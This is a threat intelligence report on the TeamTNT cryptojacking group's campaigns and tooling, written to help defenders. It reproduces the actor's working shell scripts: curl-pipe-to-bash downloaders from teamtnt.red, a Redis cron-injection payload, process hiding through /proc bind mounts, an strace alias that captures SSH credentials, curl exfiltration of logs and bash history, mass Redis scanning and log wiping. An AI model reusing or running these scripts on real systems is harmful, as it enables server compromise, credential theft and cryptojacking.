

TeamTNT:

Cryptomining Explosion

Agenda

Zusammenfassung (Executive Summary)	3	Attacking Kubernetes	31	SSH Key	56
Die Einführung (Intro)	5	Windows Targeting Attempt?	32	February 2020 Campaign	56
Der Anfang (The Beginning)	7	Der Frühling 2021 (Spring 2021)	34	Files	56
The Setup	9	Der Sommer 2021 (Summer 2021)	36	32-bit Archive	58
DDoS Bot Setup	10	Soziale Aktivität (Social Media Activity)	39	64-bit Archive	58
Gather Information About the System	11	Copycat	41	Network	59
Capture SSH Credentials	11	Werkzeuge (Tools)	43	Wallet	59
Scan for Other Machines to Compromise	12	Tsunami (Kaiten)	44	Spring 2020	59
Cryptomining	13	TeamTNT's Configuration	45	Files	59
Watchdog Process	13	Rathole	45	Summer 2020	60
NarrenKappe	13	Ezuri	46	Files	60
Removing All Traces	15	Punk.py	47	Archives	62
Folgen Sie dem Semmelbrösel	15	libprocesshider	48	Binaries	62
Der Frühling 2020 (Spring 2020)	16	tmate	49	Fall 2020	63
mxutzh.sh	17	masscan	49	Network	63
Init.sh	18	pnsan	49	Winter 2021	64
Clean.sh	19	Tiny SHell	49	Attacking Kubernetes	64
dns	20	MimiPenguin	50	Network	64
Connection to Other Scripts	21	Mimipy	50	Files	65
lan.redis.pwn.sh	21	BotB	50	Windows Targeting	66
minion_worker.sh	21	Diamorphine	51	Wallet	66
Der Sommer 2020 (Summer 2020)	22	Docker Escape Tool	52	Spring 2021	67
Docker Exploitation	23	Das Fazit (Conclusion)	53	Summer 2021	68
SSH Exploitation	25	IoCs	54	Files	68
Docker Containers	26	Pre-February Campaign	55	Domains	68
Der Herbst 2020 (Fall 2020)	27	Files	55		
Der Winter 2021 (Winter 2021)	30	Network	55		

Zusammenfassung

(Executive Summary)

Over the past year the TeamTNT threat actor has been very active. TeamTNT is one of the predominant cryptojacking threat actors currently targeting Linux servers. This report investigates the threat actor's activity and their Tactics, Techniques and Procedures (TTPs)—providing all of this information in one document so security teams can better detect and prevent attacks from TeamTNT.

Based on our findings, we can conclude that they have been active since the Fall of 2019, six months before the first public report on the threat actor's activity. As of this writing, TeamTNT is mainly focused on compromising [Kubernetes](#) clusters. Prior to this, they used to target servers running [Docker](#) and Redis. We at Intezer also uncovered Windows binaries hosted on a TeamTNT server that was potentially an experiment to target Windows machines.

Much of the threat actor's tooling has stayed consistent throughout their different campaigns. The majority of their tools are based on shell scripts but they also use some "tried and tested" compiled binaries in the attack chains. For example, the use of the Tsunami malware, first documented by [Trend Micro](#), has been a staple of TeamTNT's campaigns since October 2019. In addition to cryptojacking, a second objective for the threat actor has been to exfiltrate information about compromised hosts.

Zusammenfassung (Executive Summary)

As early as the Winter of 2020, Intezer saw the threat actor utilizing novel techniques to steal SSH credentials from the compromised machine when it was being used by administrators.


TeamTNT has employed techniques to hide their activities on compromised machines, making incident response investigations more difficult. All of their scripts are designed to be executed without being written to disk or self deleted after execution. They have used

techniques of hiding their running processes by mounting an empty folder over the process entry within the procs, or by using [UserLand](#) and [kernel level rootkits](#).

The threat actor maintains a public persona on Twitter using the handle [HildeTNT](#). The majority of their tweets are written in German and the account's location is set to Germany. In addition, many comments in the shell scripts used by the threat actor are written in German. Therefore,

it can be assumed that TeamTNT's country of origin is Germany. Much of their interaction with the security industry is via commenting on reports covering their campaigns, mostly to point out incorrect conclusions. During the Spring of 2021, TeamTNT refuted some campaigns attributed to them. The tools used in these campaigns were based on some of TeamTNT's older scripts but not something they currently were using. This suggests another threat actor has started to copy TeamTNT.

Event timeline



Die Einführung (Intro)

Since the introduction of Amazon Web Services (AWS), there has been a steady migration from on-premise to cloud deployments. As part of this migration, the security around services has also changed. On-prem deployments can sometimes be more forgiving as a misconfigured service would also be behind a corporate firewall, resulting in it not being exposed to everyone over the internet. A misconfigured cloud service can be low-hanging fruit for an attacker. Palo Alto Networks [investigated](#) the attacks against cloud servers during the Spring of 2021 via a Docker

honeypot, finding that it was attacked about every 90 minutes. Of these attacks, around 76% were by cryptojacking threat actors. One of the most active actors in this field is TeamTNT.

The first public report on TeamTNT was published in May 2020 by [Trend Micro](#) and covered attacks against servers running exposed Docker instances.

While this is early activity, it is not the earliest that can be attributed to the threat actor. As part of this report, we will share our knowledge about campaigns that took place during February the same year and also provide evidence that TeamTNT has been active since at least October 2019.

The first set of campaigns by TeamTNT targeted only Redis instances. Throughout their over a year and a half tenure, they have migrated away from focusing on Redis to instead target Docker services and most recently Kubernetes clusters. This includes the use of cloud [monitoring software](#) to deploy cryptominers on vulnerable servers.

The techniques and tools used by the threat actor have slightly evolved over time but the general desired outcome has been the same. The first campaign that we at Intezer uncovered, taking place around February 2020, used techniques for stealing credentials and tried to stay hidden on the compromised system. Many of the tools that are still used were leveraged in the first set of campaigns.

For example, the Tsunami Internet Relay Chat (IRC) bot and the backdoor known as Rathole were used. The majority of tools used by TeamTNT are either open-source or source-code-available but we have also identified some custom written tools and a possible pivot to targeting Windows machines. This is an interesting deviation, since TeamTNT appears to be heavily invested in targeting *NIX servers. The more recent campaigns have targeted Kubernetes and cloud workloads with the goal to steal cloud-related configurations and credentials, in addition to running cryptominers.

TeamTNT is a bit of an anomaly when it comes to cryptojacking threat actors. They have a public presence on the clear web while most threat actors stay hidden in the shadows. The threat actor has a public profile on Twitter and sometimes interacts with the research community tweeting about the success of their current campaigns. Based on their social media account they are located in Germany and the majority of their tweets are written in German. The threat actor's interaction with the research community mostly takes the form of commenting on incorrect conclusions made by analysts.

TeamTNT has a public profile on Twitter and sometimes interacts with the research community.

During the Spring of 2021, some new campaigns were uncovered that looked to have all the makings of TeamTNT. In both cases, the threat actor was quick to point out that it was not their campaign but rather someone was reusing their old scripts to make it look like it was them. Prior to this, TeamTNT had not refuted any campaigns attributed to them. Instead, they were mostly using Twitter to show off their capabilities.

The activity from TeamTNT does not appear to be slowing down. They continue to reuse their tools in their attacks. This may be because their operations are unhampered by security tools. Because of this and the potential misinformation about the threat actor, we decided to take a deeper dive into TeamTNT's activities to gain a better understanding of their timeline and Tactics, Techniques, and Procedures (TTPs). With this knowledge, we aim to organize all of this information properly into one resource to help security teams better detect and prevent attacks from this threat actor.

Der Anfang

(The Beginning)



The first public report on TeamTNT's activity was published by [Trend Micro](#) in May 2020. While this report covers some of the early activities, it does not include the initial activity that can be traced back to the threat actor. One of the network indicators of compromise in this report is the domain name **teamtnt[.]red**. This domain was registered on February 10, 2020 and is one of the first references to TeamTNT by the threat actor. This infrastructure was used by the threat actor against attacks on unprotected Redis servers. The initial "setup" script used in this campaign was [uploaded to VirusTotal](#) on February 26, 2020. The setup script downloads the rest of the modules used in the attack. Many of them are shell scripts that are directly piped to either **bash** or **/bin/sh** but some files were also written to disk. Figure 1 shows a diagram of all the parts downloaded and executed by the different modules. The oldest files that we were able to capture were added to the server four days after the domain name was registered, giving us a good indication of when the initial campaign might have started.




Figure 1: Diagram showing how different parts are downloaded and executed when the threat actor compromises an unprotected Redis server.

The Setup

The infection on the machine started with the execution of the **setup.sh** shell script that was located in a subfolder called **load**. This script is responsible for downloading and executing the other parts of the toolchain used by TeamTNT. The file has a comment on the top as can be seen in Figure 2. According to the comment, the file was the module **scan/pwn Redis Server Setup**.

```
#!/bin/bash
#
#   priv8 Module scan/pwn Redis Server Setup
#   (c) 2020 HildeGard for TeamTNT priv8 App
#
export HISTFILE=/dev/null
history -c

apt-get install -y curl wget || apt-get install --reinstall -y curl wget
yum install -y curl wget || yum reinstall -y curl wget

if [ -f "/bin/kthreadd" ];then
echo "vorhanden!"
else
curl http://teamtnt.red/load/whois2.irc.sh|bash
fi

curl http://teamtnt.red/load/tmp.min.sh|bash
curl http://teamtnt.red/up/sysinfo.txt|bash
if [ -f "/dev/sdha/.../dbus-config" ];then
echo "is working..."
exit
else
```

Figure 2: The first few lines of the setup.sh file. The file sets up the machine to scan and infect other Redis servers.

One of the first things the script does is check if a specific binary is running. If it doesn't run, it downloads a setup script called **whois2.irc.sh** for this binary. The binary installed by this shell script is an instance of the Tsunami malware. For more information about this malware, see the Tools section.

Two additional shell scripts were downloaded from the server (hosted at teamtnt.red), **tmp.min.sh** and **sysinfo.txt**. The first shell script installs the miner on the infected machine while the second collects host information.

Following the download and execution of the shell scripts, the scripts try to hide their process. The shell commands executed are shown in Figure 3. To hide the process, a shell script is created at **/bin/hid**. The shell script hides the process by first making a copy of **/etc/mtab**. After this, it mounts an empty folder over the process's folder under **/proc**. Lastly, it overwrites the **/etc/mtab** file or symbolic link with the copy it made before the mount. These steps hide the process from programs that walk the **/proc** filesystem, for example, **ps** and **top**. If an admin checks the mtab file, the mount entry is not present, but listing the mount points by executing the mount command shows bind **mount**. After the setup executes the **hid** shell script it mounts another instance of the **proc** filesystem under **/proc**. This essentially results in undoing the process performed by the **hid** shell script.

```
function hidfile(){
chattr -i /bin/hid
echo '#!/bin/bash' > /bin/hid
echo 'declare dir=/usr/foo' >> /bin/hid
echo 'if [ ! -e $dir ]; then' >> /bin/hid
echo '  mkdir $dir; fi' >> /bin/hid
echo 'cp /etc/mtab /usr/t' >> /bin/hid
echo 'mount --bind /usr/foo /proc/$1' >> /bin/hid
echo 'mv /usr/t /etc/mtab ' >> /bin/hid
chmod +x /bin/hid
chattr +i /bin/hid
}
hidfile
hid $$
mount -t proc proc /proc
```

Figure 3: Section of the setup script that creates a shell script for the hiding process.

To prevent other threat actors from also compromising the Redis instance, the setup script added **iptables** rules to only accept connections on port 6379 from localhost. The shell script also performs a request to the C2 server that appears to be for logging the infected machine's IP address.

During this campaign, the threat actor focused on compromising unprotected Redis servers. The setup script creates the payload that is executed on the Redis servers. The code is shown in Figure 4. It's using Redis's [FLUSHALL](#) issue to create a cron job that downloads a setup script. This setup script is almost identical to the main setup script, except that it doesn't set up Tsunami.

```
rm -rf $ROOTDIR/.dat $ROOTDIR/.shard $ROOTDIR/.ranges $ROOTDIR/.lan 2>/dev/null
sleep 1
echo 'config set dbfilename "nginx"' > $ROOTDIR/.dat
echo 'save' >> $ROOTDIR/.dat
echo 'flushall' >> $ROOTDIR/.dat
echo 'set backup1 "\n\n\n/2 * * * * curl -fsSL http://teamtnt.red/load/minion/setup.sh | sh\n\n"' >> $ROOTDIR/.dat
echo 'set backup2 "\n\n\n/3 * * * * wget -q -O- http://teamtnt.red/load/minion/setup.sh | bash\n\n"' >> $ROOTDIR/.dat
echo 'set backup3 "\n\n\n/4 * * * * curl -fsSL http://teamtnt.red/load/minion/setup.sh | bash\n\n"' >> $ROOTDIR/.dat
echo 'set backup4 "\n\n\n/5 * * * * wget -q -O- http://teamtnt.red/load/minion/setup.sh | sh\n\n"' >> $ROOTDIR/.dat
echo 'config set dir "/var/spool/cron/" >> $ROOTDIR/.dat
echo 'config set dbfilename "nginx"' >> $ROOTDIR/.dat
echo 'save' >> $ROOTDIR/.dat
echo 'config set dir "/var/spool/cron/crontabs"' >> $ROOTDIR/.dat
echo 'config set dbfilename "nginx"' >> $ROOTDIR/.dat
echo 'save' >> $ROOTDIR/.dat
sleep 1
```

Figure 4: Code for creating the Redis payload.

The setup script checks if Tsunami and bioset are running. If they are, the script restarts the processes to hide them with the **hid** shell script. If they are not running, it downloads them followed by starting and hiding them.

To find other Redis servers to infect, the threat actor uses **pnscan**. The setup script downloads the source code for the scanner and compiles it. The scanner is "installed" at **/usr/sbin/dbus-daemon**. Another shell script is downloaded that handles scanning and sending the payload to any found Redis servers. When all stages have been downloaded and started, the setup script removes itself from the infected host.

DDoS Bot Setup

This shell script downloads and installs the Tsunami DDoS bot. The script installs the binary to two different places based on if the script was executed as root or not, Figure 5. If it is executed as root, the malware is installed to **/bin/kthreadd**, otherwise, it is installed to **/tmp/.tmp**. Before installing the malware, the script flushes and deletes all the **iptables** chains to ensure it can connect to the C2 server without any resistance.

```
function installroot(){
if [ -f "/bin/kthreadd" ];then
echo "vorhanden!"
rm -f $0
else
freeiptables
wget http://teamtnt.red/load/whois.irc -O /bin/kthreadd
chmod +x /bin/kthreadd
/bin/kthreadd
chattr +i /bin/kthreadd || /usr/bin/chafix +i /bin/kthreadd
rm -f $0
fi
}

function installtmp(){
if [ -f "/tmp/.tmp" ];then
echo "vorhanden!"
rm -f $0
else
freeiptables
wget http://teamtnt.red/load/whois.irc -O /tmp/.tmp
chmod +x /tmp/.tmp
/tmp/.tmp
chattr +i /tmp/.tmp || /usr/bin/chafix +i /tmp/.tmp
rm -f $0
fi
}
```

Figure 5: The script installs the bot under /bin if it has root permissions. Otherwise, it is installed into the /tmp folder.

Gather Information About the System

The file **sysinfo.txt**, while disguised as a text file, is a shell script that is executed by the setup script. A “lock” file is created in case the script is executed multiple times on the same machine. Figure 6 shows the check for the lock file. If it exists, the script exits early. If this is the first time it’s executed, it starts collecting information about the machine. In the same figure, the logic used to determine the available ram is also shown.

```
#!/bin/bash
mount proc /proc -t proc
# curl http://teamtnt.red/up/sysinfo.txt|bash

thelockfile=.removelock

if [ -f "/usr/bin/$thelockfile" ]
then
echo "Server bereits in der DBs vorhanden!!!"
exit 1
fi

if [ -f "/tmp/$thelockfile" ]
then
echo "Server bereits in der DBs vorhanden!!!"
exit 1
fi

echo $release > /usr/bin/$thelockfile
echo $release > /tmp/$thelockfile
tempfile=/usr/bin/.sclock

free -hm|awk '{print $2,$3,$4}' > $tempfile
inforam=`sed -n '2p' $tempfile`
rm -f $tempfile
```

Figure 6: Part of the script that checks if system information has already been collected for the machine. If it hasn't, it gets the available ram.

The script also collects: username of the user executing the script, CPU speed, how long the machine has been running, if it's 32 or 64-bit, the number of CPU cores, and which Linux distribution. All of this information is sent to the threat actor's server via the **wget** command shown in Figure 7. When the script is done, it deletes itself.

```
wget "http://teamtnt.red/up/ip.php?uptime=$uptimeinfo&ram=$inforam&
cpumhz=$cpumhz&is32or64bit=$is32or64bit&cpucores=$numberofcores&
lsb_release=$release&myusername=$myusername" -q -O $tempfile
rm -f $tempfile
```

Figure 7: Exfiltration of host information to the actor-controlled server.

Capture SSH Credentials

The **s_poor.ssh.sh** shell script is downloaded by the setup script and according to the comment at the top of the file, shown in Figure 8, it is used to steal SSH credentials.

```
#!/bin/bash
# PoorMen SSH log&up Modul for MiningInfector V2.5
# (c) 2020 by HildeGard - TeamTNT priv8 Stuff :P
```

Figure 8: Comment at the top of the SSH credential stealing module.

The module uses **strace** in combination with a shell **alias** to log the activity. A cron job is used to upload the log files to a threat actor-controlled server. As can be seen in Figure 9, the script adds the alias code to the **bashrc** file for the root user and all the normal users on the machine. After this, when a user uses **SSH** to connect to another machine, **strace** is used to log the activity to a log file. The cron job seen added in the same figure executes the upload script every five minutes.

```
function makethejobincron(){
chattr -i /etc/crontab 2>/dev/null
echo " * * * * * > /etc/crontab 2>/dev/null
/etc/crontab -r 2>/dev/null
cat <(crontab -l) <(echo "*/5 * * * * root bash /usr/bin/systemd-config") | crontab -
chattr +i /etc/crontab 2>/dev/null
echo "*/5 * * * * /usr/bin/systemd-config" | tee -a /var/spool/cron/rootsyshealt
chmod +x /var/spool/cron/rootsyshealt
}

function setup_poormansshlogger(){
if [ -f /root/.bashrc ]; then
    echo "alias ssh='strace -o /usr/bin/lib/pw/sshpwd-root.log -e read,write,connect
-s2048 ssh'" >> /root/.bashrc
fi
for file in /home/*
do
    if test -d $file; then
        if [ -f $file/.bashrc ]; then
            chattr -i $file/.bashrc 2>/dev/null
            echo "alias ssh='strace -o /usr/bin/lib/pw/sshpwd-USER.log -e read,write,connect
-s2048 ssh'" >> $file/.bashrc
            chattr +i $file/.bashrc 2>/dev/null
        fi
    fi
done
}

```

Figure 9: SSH credential collection via strace. The log files are uploaded every five minutes via a cron job.

The upload script is relatively simple, shown in Figure 10. It checks if the log files exist. If they do, it uses **curl** to upload the files before it is removed.

```
#!/bin/sh
if [ -f "/usr/bin/lib/pw/sshpwd-root.log" ];then
curl -F "userfile=@/usr/bin/lib/pw/sshpwd-root.log" http://teamtnt.red/up/index2.php 2>/dev/null
rm -f /usr/bin/lib/pw/sshpwd-root.log 2>/dev/null
fi

if [ -f "/usr/bin/lib/pw/sshpwd-USER.log" ];then
curl -F "userfile=@/usr/bin/lib/pw/sshpwd-USER.log" http://teamtnt.red/up/index2.php 2>/dev/null
rm -f /usr/bin/lib/pw/sshpwd-USER.log 2>/dev/null
fi
exit

```

Figure 10: Upload script for the strace logs.

Scan for Other Machines to Compromise

The **dbus-config** file downloaded by the setup script is a Redis exploit/scan module. As can be seen in Figure 11, it uses **pnsca**n that was downloaded and compiled earlier. It scans the whole IPv4 space for other Redis servers. If it finds another server, it uses the Redis client on the machine to send the payload, which causes the exploited service to set up a cron job that will download the setup script.

```
while [ true ] ; do
for x in $( seq 1 224 | sort -R ); do
for y in $( seq 0 255 | sort -R ); do
echo "$x.$y.0.0/16"
$pnx -t512 -R '6f 73 3a 4c 69 0e 75 78' -M '2a 31 0d 0a 24 34 0d 0a 69 6e 66 6f 0d 0a' $x.$y.
0.0/16 6379 > $ROOTDIR/.res/.r.$x.$y.o
awk '/Linux/ {print $1, $3}' $ROOTDIR/.res/.r.$x.$y.o > $ROOTDIR/.res/.r.$x.$y.l
while read -r h p; do
cat $ROOTDIR/.dat | redis-cli -h $h --raw
cat $ROOTDIR/.dat | redis-cli -h $h -a redis --raw
cat $ROOTDIR/.dat | redis-cli -h $h -a root --raw
done < $ROOTDIR/.res/.r.$x.$y.l
rescleanandup
done
done
sleep 1
done

```

Figure 11: Redis scanning functionality.

The results are uploaded to a threat actor-controlled server as can be seen in Figure 12.

```
function rescleanandup(){
UPFILE="$ROOTDIR/results_$.y.txt"
cat $ROOTDIR/.res/.r* >> $UPFILE

if [ -s $UPFILE ]
then
curl -F "userfile=@$UPFILE" http://123.56.193.119/.../up.php
rm -f $UPFILE
rm -f $ROOTDIR/.res/.r.*
else
rm -f $UPFILE
rm -f $ROOTDIR/.res/.r.*
fi

```

Figure 12: Scan results uploaded to a threat actor-controlled server.

Cryptomining

The **tmp.min.sh** shell script's main job is to set up the mining process. It downloads the miner, a watchdog process, and the configuration file. The installation process depends on if the shell scripts have root permissions or not. If they do, a second stage is downloaded and executed to perform the root setup. Otherwise, the scripts download and install the files into the temp directory. The configuration is modified to be unique for each infected host. A worker ID is created based on the username of the user executing the script and the machine name. The miner used is a fork of XMRig called [XMRigCC](#). It provides a dashboard that can be used to control the miner. The command center used in the campaign was located at **80.211.206.105**.

Watchdogd Process

The watchdogd binary is a simple application written in C++. A code reuse analysis is shown in Figure 13. Its sole purpose is to ensure that the miner is running. It does this by using a loop to call libc's **system** function. If the process exits, the call to the system is repeated.



Figure 13: Code reuse analysis of the watchdogd binary.

NarrenKappe

NarrenKappe, which translates to jester hat, is a mining setup script that is executed if the script has root-level permissions. Since it has higher permissions, it performs some additional actions than when executed as a normal user.

First, it checks if the watchdog process is running and exits the setup. Otherwise, it checks if old files from a previous infection exist on the machine and removes them. Following this, it removes all the cron jobs on the machine. It tries to clean out other infections using the commands in Figure 14.

```
function cleantesystem(){
#systemctl stop crond
#service crond stop

crontab -r 2>/dev/null
echo " " > /etc/crontab 2>/dev/null
rm -rf /var/spool/cron/* 2>/dev/null
mkdir -p /var/spool/cron/crontabs 2>/dev/null
rm -f /etc/cron.d/ -R 2>/dev/null
mkdir /etc/cron.d/ 2>/dev/null
rm -f /var/spool/mail/root 2>/dev/null

kill -f curl
kill -f wget
kill -f /tmp/
kill -f aliyun.one

cp /etc/bashrc /etc/bashrc2
grep -v "^curl" /etc/bashrc2 > /etc/bashrc
rm -f /etc/bashrc2

#systemctl start crond
#service crond start
}
```

Figure 14: Commands used to clean the system.

The script downloads a 64-bit or 32-bit miner depending on what is supported as can be seen in Figure 15.

```
function downloadfiles(){
if [ `getconf LONG_BIT` = "64" ]
then
wget http://teamtnt.red/load/x/64bit.tar.gz -O /usr/bin/64bit.tar.gz
tar xfv /usr/bin/64bit.tar.gz -C /usr/bin/
else
wget http://teamtnt.red/load/x/32bit.tar.gz -O /usr/bin/32bit.tar.gz
tar xfv /usr/bin/32bit.tar.gz -C /usr/bin/
fi
chmod +x /usr/bin/watchdogd
chmod +x /usr/bin/xmrigMiner
chattr -i /usr/bin/config.json 2>/dev/null
chmod 777 /usr/bin/config.json 2>/dev/null
}
```

Figure 15: Download and installation steps used by the mining setup script.

The mining configuration is modified to include a unique identifier for the infected host. The logic is shown in Figure 16.

```
function makejsonconfig(){
rm -f /usr/bin/config.json
wget http://teamtnt.red/load/config.json -O /usr/bin/config.json

MINERNAMETAG="P3R515T"
MINERHOSTTAG=$(hostname)
MINERUSERTAG=$(whoami)
MINERFULLNAM="$MINERNAMETAG"_"$MINERUSERTAG"_"$MINERHOSTTAG"_"N3W"

mv /usr/bin/config.json /usr/bin/config1.json 2>/dev/null
sed s/HOSTNAME/$MINERFULLNAM/g /usr/bin/config1.json >> /usr/bin/config.json
rm -f /usr/bin/config1.json 2>/dev/null
}
```

Figure 16: Logic for modifying the mining software's configuration file with host information.

The script ensures the processes are started again if the machine is rebooted. The script adds either a System V init script or a systemd service depending on what is used by the system. The commands executed in either path are shown in Figure 17.

```
function startuperviceinitd(){
echo "init.d Script wird erstellt und installiert!!!"
mv /usr/bin/watchdogd.initd /etc/init.d/watchdogd
chmod +x /etc/init.d/watchdogd
#cachekillerhigh
update-rc.d watchdogd defaults || chkconfig watchdogd on
service watchdogd install
service watchdogd start
/etc/init.d/watchdogd start
}

function startupervicesystemctl(){
mv /usr/bin/watchdogd.service /etc/systemd/system/watchdogd.service
chmod 644 /etc/systemd/system/watchdogd.service
#cachekillerhigh
systemctl --system daemon-reload
systemctl enable watchdogd.service
systemctl start watchdogd.service
sleep 2
systemctl status watchdogd.service
}
```

Figure 17: Code for adding either a System V init script or a systemd service.

It ensures that the service is running by adding a cron job that is executed every hour, Figure 18.

```
echo "systemctl start watchdogd || service watchdogd start" >> /etc/cron.hourly/@anacron
echo "systemctl start watchdogd || service watchdogd start" >> /etc/cron.daily/logrotate
```

Figure 18: Cron job executed every hour.

In addition to setting up the mining process, the script also starts another script that: scans for Redis servers, downloads and executes a post-exploitation tool called [punk.py](#), and exfiltrates SSH keys, bash history, known SSH hosts, and the host file.

Removing All Traces

The **cyo.sh** script is run by the mining setup script if the watchdog process is already running. The script is used to clean out the logs on the machine. First, it hides the process and downloads a log cleaner [written in C](#). As can be seen in Figure 19, the logs for the users **reboot**, **hilde**, and **.root** are cleared before it uploads the bash history of the root user to the threat actor's server.

```
/usr/local/bin/logs -u reboot
/usr/local/bin/logs -u hilde
/usr/local/bin/logs -u .root

curl -F "userfile=@/root/.bash_history" http://teamtnt.red/up/bash_history.php

systemctl status watchdogd || service watchdogd status

history -c
> /root/.bash_history
```

Figure 19: Log cleaning for three user accounts and exfiltration of the root user's bash history.

Folgen Sie dem Semmelbrösel

Using information that was present in this campaign, we were able to find some earlier activity. The **rathole** binary used in this campaign was uploaded to VirusTotal as early as October 2019. Figure 20 shows a screenshot of the submission date.

History ⓘ

First Submission 2019-10-06 11:24:02

Figure 20: First submission of the **rathole** binary to VirusTotal.

A script file that was included in the archive with the miner but not used in this campaign included the functionality to download **punk.py** from a server located at **116.62.122.90**. This IP was found referenced in a shell script file called **ash.sh** that was uploaded to VirusTotal in January 2020. It has very similar functionality as observed in this campaign. An out-commented line in the file references the URL **http://3[.]215[.]110[.]166/src/bioiset**. Additionally, the script adds an SSH key and creates a user called **hilde** with the password **gard**, Figure 21.

```
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDIZB9hz7bNT6qtQKMcitaaxEB9RyJEZuumE+gUMrh6hg3ccS
Mg9qnALS/Lmw5SwwLJQXMB5WuclPJsVawuP+pfsm1ZiGF2JnczEH5k8w1o5FL/6W0V1p9M0aXHAbpi7o/5Zauu3lTky
